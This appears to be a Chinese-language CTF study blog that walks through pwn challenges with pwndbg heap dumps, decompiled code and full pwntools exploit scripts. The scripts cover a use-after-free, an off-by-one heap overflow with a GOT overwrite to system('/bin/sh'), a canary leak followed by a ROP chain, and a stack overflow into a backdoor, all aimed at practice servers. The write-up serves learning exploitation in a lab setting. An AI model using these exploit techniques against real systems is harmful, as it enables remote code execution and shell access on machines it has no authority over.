0x804d1f8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d208: 0x00000000 0x00000000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
pwndbg> telescope 0x080492d6
00:0000│ 0x80492d6 (print_note_content) ◂— endbr32
01:0004│ 0x80492da (print_note_content+4) ◂— push ebp
02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4
03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es
04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a
05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl
06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4]
07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx
pwndbg> telescope 0x080492d6
00:0000│ 0x80492d6 (print_note_content) ◂— endbr32
01:0004│ 0x80492da (print_note_content+4) ◂— push ebp
02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4
03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es
04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a
05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl
06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4]
07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx

可以很明显看到0x080492d6和0x080492d6存放的是print_note_content chunk0。再释放两个堆块,可以看到这些地址都是空闲的。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x804d008
Size: 0x190 (with flag bits: 0x191)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d198
Size: 0x10 (with flag bits: 0x11)
fd: 0x804d

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d1a8
Size: 0x30 (with flag bits: 0x31)
fd: 0x804d

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d1d8
Size: 0x10 (with flag bits: 0x11)
fd: 0x80451ed

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d1e8
Size: 0x30 (with flag bits: 0x31)
fd: 0x80451fd

Top chunk | PREV_INUSE
Addr: 0x804d218
Size: 0x21de8 (with flag bits: 0x21de9)

然后我们再申请两个8字节堆块

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x804d008
Size: 0x190 (with flag bits: 0x191)

Allocated chunk | PREV_INUSE
Addr: 0x804d198
Size: 0x10 (with flag bits: 0x11)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d1a8
Size: 0x30 (with flag bits: 0x31)
fd: 0x804d

Allocated chunk | PREV_INUSE
Addr: 0x804d1d8
Size: 0x10 (with flag bits: 0x11)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x804d1e8
Size: 0x30 (with flag bits: 0x31)
fd: 0x80451fd

Top chunk | PREV_INUSE
Addr: 0x804d218
Size: 0x21de8 (with flag bits: 0x21de9)

看到0x804d198和0x804d1d8再次被用上了,刚刚我在chunk2的content输入flag,现在我们看看0x804d1d8和0x804d198所指的内容是什么。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
pwndbg> x/30wx 0x804d1d8
0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1a0 //0x080492d6 ---->print_note_content
0x804d1e8: 0x00000000 0x00000031 0x080451fd 0x88bc415d
0x804d1f8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d208: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d218: 0x00000000 0x00021de9 0x00000000 0x00000000
0x804d228: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d238: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d248: 0x00000000 0x00000000
pwndbg> x/30wx 0x804d198
0x804d198: 0x00000000 0x00000011 0x67616c66 0x0000000a //0x67616c66 flag
0x804d1a8: 0x00000000 0x00000031 0x0000804d 0x88bc415d
0x804d1b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d1c8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1a0
0x804d1e8: 0x00000000 0x00000031 0x080451fd 0x88bc415d
0x804d1f8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d208: 0x00000000 0x00000000
pwndbg> telescope 0x080492d6
00:0000│ 0x80492d6 (print_note_content) ◂— endbr32
01:0004│ 0x80492da (print_note_content+4) ◂— push ebp
02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4
03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es
04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a
05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl
06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4]
07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx

此时如果我们输入的不是flag而是use的地址的话,0x804d198指向的就是use的地址,我们此时只要执行一下3,就能执行use了。

OK现在这个UAF完成的挺好 👌🔥,明日继续 pwn142 🎯 off_by_one 🧠💥

off_by_one

今日开始学习off_by_one,进入pwn142之前我打算先学习一下有关off_by_one的知识

看了几篇文章我对堆上的off_by_one理解是:

  1. prinf函数的%s的结尾会自动加上’/x00’,造成单字节漏洞,就是溢出了一个字节,如果两个堆块紧邻的话,就会把溢出的这个字节挤到下一个堆块,覆盖先一个堆块的低字节。

  2. 还有一中就是for循环导致的例如

    1
    2
    3
    4
    5
    6
    7
    8
    int gett(char *ptr , int size){
    for(i = 0;i <= 32; i++){
    vul(i) = getchar();
    }
    }

    chunk0 = (*char)malloc(32)
    gett(chunk0,32);

    这里就会导致for循环的时候多读入了一个字节,造成单字节溢出。

先在开始正式开始pwn142,写完这个今天的任务就算完成。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
int __fastcall main(int argc, const char **argv, const char **envp)
{
char buf[4]; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v5; // [rsp+8h] [rbp-8h]

v5 = __readfsqword(0x28u);
init(argc, argv, envp);
logo();
while ( 1 )
{
menu();
read(0, buf, 4uLL);
switch ( atoi(buf) )
{
case 1:
create_heap();
break;
case 2:
edit_heap();
break;
case 3:
show_heap();
break;
case 4:
delete_heap();
break;
case 5:
exit(0);
default:
puts("Invalid Choice");
break;
}
}
}

首先看main函数,有 create_heap();,edit_heap();, show_heap();, delete_heap();, exit(0);这五个函数,我们依次来看看

create_heap():

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
unsigned __int64 create_heap()
{
__int64 v0; // rbx
int i; // [rsp+4h] [rbp-2Ch]
size_t size; // [rsp+8h] [rbp-28h]
char buf[8]; // [rsp+10h] [rbp-20h] BYREF
unsigned __int64 v5; // [rsp+18h] [rbp-18h]

v5 = __readfsqword(0x28u);
for ( i = 0; i <= 9; ++i )
{
if ( !*((_QWORD *)&heaparray + i) )
{
*((_QWORD *)&heaparray + i) = malloc(0x10uLL); //申请chunk0
if ( !*((_QWORD *)&heaparray + i) )
{
puts("Allocate Error");
exit(1);
}
printf("Size of Heap : ");
read(0, buf, 8uLL);
size = atoi(buf);
v0 = *((_QWORD *)&heaparray + i);
*(_QWORD *)(v0 + 8) = malloc(size); //把chunk1 + 8的位置复制给chunk0.0的指针,同时申请chunk0.0
if ( !*(_QWORD *)(*((_QWORD *)&heaparray + i) + 8LL) )
{
puts("Allocate Error");
exit(2);
}
**((_QWORD **)&heaparray + i) = size; //把chunk1赋值为size
printf("Content of heap:");
read_input(*(_QWORD *)(*((_QWORD *)&heaparray + i) + 8LL), size);
puts("SuccessFul");
return __readfsqword(0x28u) ^ v5;
}
}
return __readfsqword(0x28u) ^ v5;
}

edit_heap()

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
unsigned __int64 edit_heap()
{
int v1; // [rsp+0h] [rbp-10h]
char buf[4]; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v3; // [rsp+8h] [rbp-8h]

v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( (unsigned int)v1 >= 0xA )
{
puts("Out of bound!");
_exit(0);
}
if ( *((_QWORD *)&heaparray + v1) )
{
printf("Content of heap : ");
read_input(*(_QWORD *)(*((_QWORD *)&heaparray + v1) + 8LL), **((_QWORD **)&heaparray + v1) + 1LL);
puts("Done !");
}
else
{
puts("No such heap !");
}
return __readfsqword(0x28u) ^ v3;
}

# read_input(*(_QWORD *)(*((_QWORD *)&heaparray + v1) + 8LL), **((_QWORD **)&heaparray + v1) + 1LL);
# 可以发现修改的时候会多出来一个字节,就出现了off_by_one的漏洞了

delete_heap();在本题没什么大用处,就不分析了

show_heap()

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
unsigned __int64 show_heap()
{
int v1; // [rsp+0h] [rbp-10h]
char buf[4]; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v3; // [rsp+8h] [rbp-8h]

v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( (unsigned int)v1 >= 0xA )
{
puts("Out of bound!");
_exit(0);
}
if ( *((_QWORD *)&heaparray + v1) )
{
printf(
"Size : %ld\nContent : %s\n", //%s的格式化字符串,可以利用got表的地址泄露
**((_QWORD **)&heaparray + v1),
*(const char **)(*((_QWORD *)&heaparray + v1) + 8LL));
puts("Done !");
}
else
{
puts("No such heap !");
}
return __readfsqword(0x28u) ^ v3;
}

函数到这里就分析完了,开始写思路

1
我们先申请一个0x18/0x28的creat(实际上就是两个堆块一个用于储存地址,一个用于储存内容),利用off_by_one去修改下个堆块的大小为0x40,先申请第二个creat,然后再把修改一个堆块送入/bin/sh同时修改第二个堆块的大小,然后释放第二个堆块,申请0x30的creat,并且内容填为free_got表的地址。最后show一下就可以泄露出free的地址,从而计算出system的地址,在把free_got的地址覆盖为system的地址,最后我们在delete(1)就可以实现system(/bin/sh)。

这里加上几个解释点

1
2
3
4
1. 为什么用0x18/0x28
应为0x18会被自动化整0x20,正好覆盖掉pre_size,然后我们又溢出了一个字节,就可以覆盖到size,从而改变下一个堆块的大小。
2. 为什么会出现两个数组合并成一个的现象(后面调试的时候会出现),根据堆的遍历机制,当遍历到size为0x40的时候,就直接跳到 top_chunk的位置就,从而导致没识别出第四个堆块。
3. 为什么第三次要用0x30,0x30 + 0x10 = 0x40正好对应上了。

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
from pwn import *
from LibcSearcher import *

# 设置日志级别为 debug,方便调试
context.log_level = 'debug'

# 连接远程服务
p = remote("pwn.challenge.ctf.show", 28289)

# 加载本地 ELF 文件
e = ELF("./pwn")

# 获取 free 的 GOT 地址
free_got = e.got["free"]

# 定义操作函数
def creat(size, content):
p.sendafter(b"Your choice :", b"1")
p.sendlineafter(b"Size of Heap : ", str(size))
p.sendlineafter(b"Content of heap:", content)

def edit(index, content):
p.sendlineafter(b"Your choice :", b"2")
p.sendlineafter(b"Index :", str(index))
p.sendafter(b"Content of heap : ", content)

def show(index):
p.sendlineafter(b"Your choice :", b"3")
p.sendlineafter(b"Index :", str(index))

def delete(index):
p.sendlineafter(b"Your choice :", b"4")
p.sendlineafter(b"Index :", str(index))

# 堆喷射与 UAF 利用步骤
creat(0x18, b"a"*4) # 创建第一个 chunk (index 0)
creat(0x10, b"b"*4) # 创建第二个 chunk (index 1)
edit(0, b"/bin/sh\x00" + b"a"*0x10 + b'\x41') # 修改 chunk 0,伪造 size 字段为 0x41
delete(1) # 释放 chunk 1,进入 fastbin
creat(0x30, p64(0)*4 + p64(0x10) + p64(free_got)) # 分配大块覆盖 chunk 1,并在其中写入 free@got 地址
show(1) # 泄露 free 地址
p.recvuntil(b"Content : ")
free_addr = u64(p.recv(6).ljust(8, b"\x00")) # 读取泄露的 free 地址
print(f"Free address: {hex(free_addr)}")

# 使用 LibcSearcher 确定 libc 版本和基地址
libc = LibcSearcher("free", free_addr)
libc_base = free_addr - libc.dump("free")
system_addr = libc_base + libc.dump("system")
binsh_addr = libc_base + libc.dump("str_bin_sh")

# 将 free@got 指向 system
edit(1, p64(system_addr))

# 触发 free(0),即调用 system("/bin/sh")
delete(0)

# 进入交互模式
p.interactive()
1
2
3
No matched libc, please add more libc or try others
去网上找一下
发现是libc6_2.27-3ubuntu1.6_amd64。换上去就行了

这样这题基本解决了,进行动态调试详细了解一下。

第一个次create

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x290 (with flag bits: 0x291)

Allocated chunk | PREV_INUSE
Addr: 0x603290
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x6032b0
Size: 0x20 (with flag bits: 0x21)

Top chunk | PREV_INUSE
Addr: 0x6032d0
Size: 0x20d30 (with flag bits: 0x20d31)
1
2
3
4
5
6
pwndbg> x/30gx  0x603290
0x603290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x6032a0: 0x0000000000000018 0x00000000006032c0 //0x00000000006032c0 --->0x0000000a61616161
-------------------------------------------------------------------------------------------------------------------
0x6032b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x6032c0: 0x0000000a61616161 0x0000000000000000 //aaaa

第二个次create

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x290 (with flag bits: 0x291)

Allocated chunk | PREV_INUSE
Addr: 0x603290
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x6032b0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x6032d0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x6032f0
Size: 0x20 (with flag bits: 0x21)

Top chunk | PREV_INUSE
Addr: 0x603310
Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/50gx  0x603290
0x603290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x6032a0: 0x0000000000000018 0x00000000006032c0 //0x00000000006032c0 --->0x0000000a61616161
-------------------------------------------------------------------------------------------------------------------
0x6032b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x6032c0: 0x0000000a61616161 0x0000000000000000 //aaaa
-------------------------------------------------------------------------------------------------------------------
0x6032d0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x6032e0: 0x0000000000000010 0x0000000000603300 //0x0000000000603300 --->0x0000000a62626262
-------------------------------------------------------------------------------------------------------------------
0x6032f0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x603300: 0x0000000a62626262 0x0000000000000000 //bbbb

执行第一个edit

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x35324000
Size: 0x290 (with flag bits: 0x291)

Allocated chunk | PREV_INUSE
Addr: 0x35324290
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x353242b0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x353242d0
Size: 0x40 (with flag bits: 0x41) //第二个堆块大小已经被改成0x40了,这也是为什么是0x30的原因之一。

Top chunk | PREV_INUSE
Addr: 0x35324310
Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/30gx 0x35324290
0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh)
-------------------------------------------------------------------------------------------------------------------
0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10
-------------------------------------------------------------------------------------------------------------------
0x353242d0: 0x6161616161616161 0x0000000000000041 //0x21被覆盖为0x41
0x353242e0: 0x0000000000000010 0x0000000035324300 //0x0000000035324300 --->0x0000000a62626262
-------------------------------------------------------------------------------------------------------------------
0x353242f0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x35324300: 0x0000000a62626262 0x0000000000000000 //bbbb

第一次delete

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x35324000
Size: 0x290 (with flag bits: 0x291)

Allocated chunk | PREV_INUSE
Addr: 0x35324290
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x353242b0
Size: 0x20 (with flag bits: 0x21)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x353242d0
Size: 0x40 (with flag bits: 0x41)
fd: 0x35324 //被释放了

Top chunk | PREV_INUSE
Addr: 0x35324310
Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
12
pwndbg> x/30gx 0x35324290
0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh)
-------------------------------------------------------------------------------------------------------------------
0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10
-------------------------------------------------------------------------------------------------------------------
0x353242d0: 0x6161616161616161 0x0000000000000041
0x353242e0: 0x0000000000035324 0xa752a1d4c2f9e9c9//已被free
-------------------------------------------------------------------------------------------------------------------
0x353242f0: 0x0000000000000000 0x0000000000000021
0x35324300: 0x0000000000035324 0xa752a1d4c2f9e9c9//已被free

第三次create

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x35324000
Size: 0x290 (with flag bits: 0x291)

Allocated chunk | PREV_INUSE
Addr: 0x35324290
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x353242b0
Size: 0x20 (with flag bits: 0x21)

Allocated chunk | PREV_INUSE
Addr: 0x353242d0
Size: 0x40 (with flag bits: 0x41) //第三块正好是被释放第一块所在的地方

Top chunk | PREV_INUSE
Addr: 0x35324310
Size: 0x20cf0 (with flag bits: 0x20cf1)
1
2
3
4
5
6
7
8
9
10
11
pwndbg> x/30gx 0x35324290
0x35324290: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242a0: 0x0000000000000018 0x00000000353242c0 //0x00000000353242c0 --->0x0068732f6e69622f(/bin/sh)
-------------------------------------------------------------------------------------------------------------------
0x353242b0: 0x0000000000000000 0x0000000000000021 //堆块大小0x21
0x353242c0: 0x0068732f6e69622f 0x6161616161616161 //b'/bin/sh\x00' + b'a'*0x10
-------------------------------------------------------------------------------------------------------------------
0x353242d0: 0x6161616161616161 0x0000000000000041 //堆块大小0x41
0x353242e0: 0x0000000000000000 0x0000000000000000 //p64(0) * 4
0x353242f0: 0x0000000000000000 0x0000000000000000
0x35324300: 0x0000000000000010 0x0000000000602018 //p64(0x10) + free的got地址
1
2
注释:为什么打印出来的是free()的真实地址,而不是free_got的地址?
你看到的是 free 的真实地址,而不是 GOT 地址,因为你从 GOT 条目中读出了它的内容(也就是解引用了一次),而 GOT 条目里存的就是 free() 的真实地址。

把free_got的地址覆盖成system的地址,最后delete(0):

1
2
3
4
5
6
7
8
9
pwndbg> telescope 0x0000000000602018
00:0000│ 0x602018 (free@got[plt]) —▸ 0x729199e58750 (system) ◂— endbr64 //free_got -->system
01:0008│ 0x602020 (_exit@got.plt) —▸ 0x400696 (_exit@plt+6) ◂— push 1
02:0010│ 0x602028 (puts@got[plt]) —▸ 0x729199e87be0 (puts) ◂— endbr64
03:0018│ 0x602030 (__stack_chk_fail@got.plt) —▸ 0x4006b6 (__stack_chk_fail@plt+6) ◂— push 3
04:0020│ 0x602038 (printf@got[plt]) —▸ 0x729199e60100 (printf) ◂— endbr64
05:0028│ 0x602040 (read@got[plt]) —▸ 0x729199f1ba50 (read) ◂— endbr64
06:0030│ 0x602048 (malloc@got[plt]) —▸ 0x729199ead650 (malloc) ◂— endbr64
07:0038│ 0x602050 (setvbuf@got[plt]) —▸ 0x729199e88550 (setvbuf) ◂— endbr64
1
2
3
4
5
6
pwndbg> find 0x729199e58750, +0x200000, "/bin/sh"
0x729199fcb42f
warning: Unable to access 16000 bytes of target memory at 0x72919a011937, halting search.
1 pattern found.
pwndbg> x/s 0x729199fcb42f
0x729199fcb42f: "/bin/sh"

动调也完成了,这题到这里就完工了。

OK到这里,off_by_one也学了💻📚,pwn143是堆溢出💾🧨,下午先学学别的知识🧠📖,晚上继续写pwn🌙⌨️,fighting💪🔥

堆溢出

这里堆溢出的知识点是House of Force。从另一篇文章开始写全部,放在堆的学习分类里面。

一个算是综合点的题目

  1. 主要是为了记录这个泄露canary的模板

  2. 思路就是puts输出的时候利用栈溢出覆盖/x00,让后面的canary泄露出来,然后在利用libc泄露完成此题(重点在泄露canary)

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29
    30
    31
    32
    33
    34
    35
    36
    37
    38
    39
    40
    41
    42
    43
    44
    45
    46
    47
    48
    49
    from pwn import *
    from LibcSearcher import *

    r=remote('node5.buuoj.cn',28050)
    #r=process('./babystack')
    elf=ELF('./babystack')
    #context.log_level='debug'
    offset = 0x80+8
    #泄露canary
    r.sendlineafter(">>",'1')
    payload=b'a'*offset
    r.sendline(payload)

    r.sendlineafter('>>','2')
    r.recvuntil('a\n')
    canary=u64(r.recv(7).rjust(8,b'\x00'))
    print(hex(canary))

    pop_rdi=0x400a93
    puts_got=elf.got['puts']
    puts_plt=elf.plt['puts']
    main_addr=0x400908

    #泄露puts函数的got表地址
    payload=b'a'*offset+p64(canary)+p64(0)
    payload+=p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main_addr)
    r.sendlineafter(">>",'1')
    r.sendline(payload)
    r.sendlineafter(">>",'3')

    r.recv()

    puts_addr=u64(r.recv(6).ljust(8,b'\x00'))

    #找到对应的libc版本
    libc=LibcSearcher('puts',puts_addr)

    #计算system函数和字符串‘/bin/sh’在程序里的实际地址
    libc_base=puts_addr-libc.dump('puts')
    system=libc_base+libc.dump('system')
    binsh=libc_base+libc.dump('str_bin_sh')

    #构造rop攻击获取shell
    payload=b'a'*offset+p64(canary)+p64(0) + p64(pop_rdi)+p64(binsh)+p64(system)
    r.sendlineafter('>>','1')
    r.sendline(payload)
    r.sendlineafter('>>','3')

    r.interactive()

    参考博客

    1
    https://blog.csdn.net/mcmuyanga/article/details/109776976

这题有点难度(我根本找不到漏洞,如果没有看wp,嘻嘻)

  1. 直接看漏洞所在地

    1

  2. 所以我们只要把rax的值改成backdoor函数就可以了

  3. 可以看到给rax赋值的是var_18

    2

  4. 算一下偏移

    3

​ 还要减去密码的长度 0x48 - 0x0f = 0x3a

  1. exp

    1
    2
    3
    4
    5
    6
    7
    from pwn import *
    r = remote('node5.buuoj.cn',25722)
    backdoor = 0x400e88
    r.sendlineafter(': ','admin')
    payload = b'2jctf_pa5sw0rd'+ b'\x00'*0x3a + p64(backdoor)
    r.sendlineafter(': ',payload)
    r.interactive()

遇到一个没见过的题型,记录一下

  1. 首先怎么判断chm文件,ctf中文件类型的判断也很重要

      1. 用010查头,如果出现ITSF,很大可能是chmwenjian

      2. 用脚本查

        1
        2
        3
        4
        5
        6
        7
        8
        import chm

        try:
        chmfile = chm.CHMFile()
        chmfile.LoadCHM('challenge')
        print("这是一个有效的CHM文件")
        except Exception as e:
        print("这不是一个有效的CHM文件")

        这办法要按chm,我安失败了,安装成功的试试。

  2. 然后就需要一个chm解包工具了CHMUnpacker(付费)这里还有个免费的工具,或者用window里的一个工具hh.exe。

    1
    hh.exe -decompile xxxxxxxx
  3. 解包后(暂时写不来…..)